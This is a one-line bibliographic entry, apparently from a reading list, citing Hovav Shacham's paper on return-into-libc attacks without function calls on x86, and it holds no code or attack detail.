- The Geometry of Innocent Flesh on the Bone : Return-into-libc without Function Calls (on the x86), Hovav Shacham